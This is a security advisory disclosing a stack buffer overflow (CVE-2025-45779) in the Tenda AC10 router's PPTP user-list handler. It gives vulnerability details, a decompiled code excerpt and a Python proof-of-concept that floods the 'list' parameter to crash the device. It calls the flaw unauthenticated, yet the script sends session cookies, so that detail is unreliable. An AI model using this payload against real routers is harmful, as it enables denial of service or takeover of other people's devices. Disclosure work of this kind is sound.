CVE-2025-45779 - Tenda AC10 V1.0 Stack Buffer Overflow in `formSetPPTPUserList`


Summary

A stack-based buffer overflow vulnerability exists in the `formSetPPTPUserList` handler of all firmware versions in the V15.xx series of the Tenda AC10 router.. This vulnerability allows remote unauthenticated attackers to execute arbitrary code or cause a denial-of-service (DoS) condition via a specially crafted `list` parameter in an HTTP POST request.

- **CVE ID**: CVE-2025-45779
- **Vendor**: Shenzhen Tenda Technology Co., Ltd. https://www.tenda.com.cn/
- **Product**: Tenda AC10 V1.0
- **Firmware Version**: All versions in the V15 series (e.g., V15.03.06.46, V15.03.06.47, etc.)
- **Vulnerability Type**: Stack Buffer Overflow
- **Attack Vector**: Remote
- **Impact**: Remote Code Execution, Denial of Service
- **Discoverer**: You Sun (independent security researcher)

Affected Firmware

- Firmware version: `V15.03.06.47`
- Official firmware download page: https://www.tendacn.com/download/detail-3796.html



Vulnerability Details


The vulnerability is located in the `formSetPPTPUserList` handler inside the `httpd` binary. When handling a POST request to `/goform/setPptpUserList`, the firmware copies the contents of the `list` parameter into a fixed-size stack buffer using unsafe string manipulation functions (e.g., `strcpy`, `sprintf`, etc.) without proper bounds checking.

By submitting a specially crafted payload that contains a large number of user entries, an attacker can overflow the buffer, leading to memory corruption, device crash, or potential arbitrary code execution with root privileges.

```
void __cdecl formSetPPTPUserList(webs_t wp, char_t *path, char_t *query)
{
  char *v3; // $v0
  char *v4; // $v1
  char *v5; // $v0
  int v6; // $v0
  char *v7; // $v1
  char *v8; // $v0
  size_t v9; // $v0
  char *v10; // $v0
  cgi_msg errCode; // [sp+30h] [+30h]
  int k; // [sp+34h] [+34h]
  int all_tmp; // [sp+38h] [+38h]
  int first; // [sp+3Ch] [+3Ch]
  int users_tmp; // [sp+40h] [+40h]
  int j; // [sp+44h] [+44h]
  int i; // [sp+48h] [+48h]
  char *next; // [sp+4Ch] [+4Ch]
  char *list; // [sp+50h] [+50h]
```

```
34  memset(name, 0, sizeof(name));
35  memset(value, 0, sizeof(value));
36  memset(pptp_users_each, 0, sizeof(pptp_users_each));
37  memset(before_pptp_users_value, 0, sizeof(before_pptp_users_value));
38  memset(before_pptp_users_each, 0, sizeof(before_pptp_users_each));
39  memset(new_pptp_users_value, 0, sizeof(new_pptp_users_value));
40  memset(all_pptp_username, 0, sizeof(all_pptp_username));
41  memset(change_pptp_username, 0, sizeof(change_pptp_username));
42  memset(usersname, 0, sizeof(usersname));
43  memset(usernext, 0, sizeof(usernext));
44  j = 0;
45  users_tmp = 0;
46  first = 1;
47  all_tmp = 0;
48  k = 0;
49  errCode = CGI_OK;
50  list = websGetVar(wp, "list", byte_520194);
51  memset(before_pptp_users_value, 0, sizeof(before_pptp_users_value));
52  memset(new_pptp_users_value, 0, sizeof(new_pptp_users_value));
75  if ( *list )
76  {
77    users_tmp = 0;
78    next = &list[strspn(list, "~")];
79    strncpy(value, next, 0x200u);
80    value[strcspn(value, "~")] = 0;
81    value[511] = 0;
82    next = strchr(next, 126);
```

Demo



The above GIF demonstrates the crash behavior when the vulnerability is triggered with the PoC.

Proof of Concept (PoC)：CVE-2025-45779-poc-TendaAC10.py

```python
import requests
cookie = {'Cookie':'SESSION_ID=2:1668665284:2','password': 'caw5gk'}
def gen_user(index):
    username = f"user{index:02d}".ljust(64, 'A')  # Each username is filled with
    password = f"pass{index}"
    uid = str(index)
    admin = "1"  # bypass admin check
    return f"{username};{password};{uid};{admin};x;x;x"

def build_payload(user_count=100):
    return "~" + "~".join([gen_user(i) for i in range(user_count)]) + "~"

def send_exploit(target_url):
    payload = build_payload()
    data = {
        "list": payload
    }

    print(f"[+] Sending payload to {target_url} ...")
    r = requests.post(target_url, data=data,cookies=cookie)
    print(f"[+] Response Status: {r.status_code}")
    print(f"[+] Response Body:\n{r.text}")
```

```
# router ip
base_url = "http://192.168.5.12"
set_url = f"{base_url}/goform/setPptpUserList"
try:
    send_exploit(set_url)
except Exception as e:
    print(f'An error  occurred: {e}')
```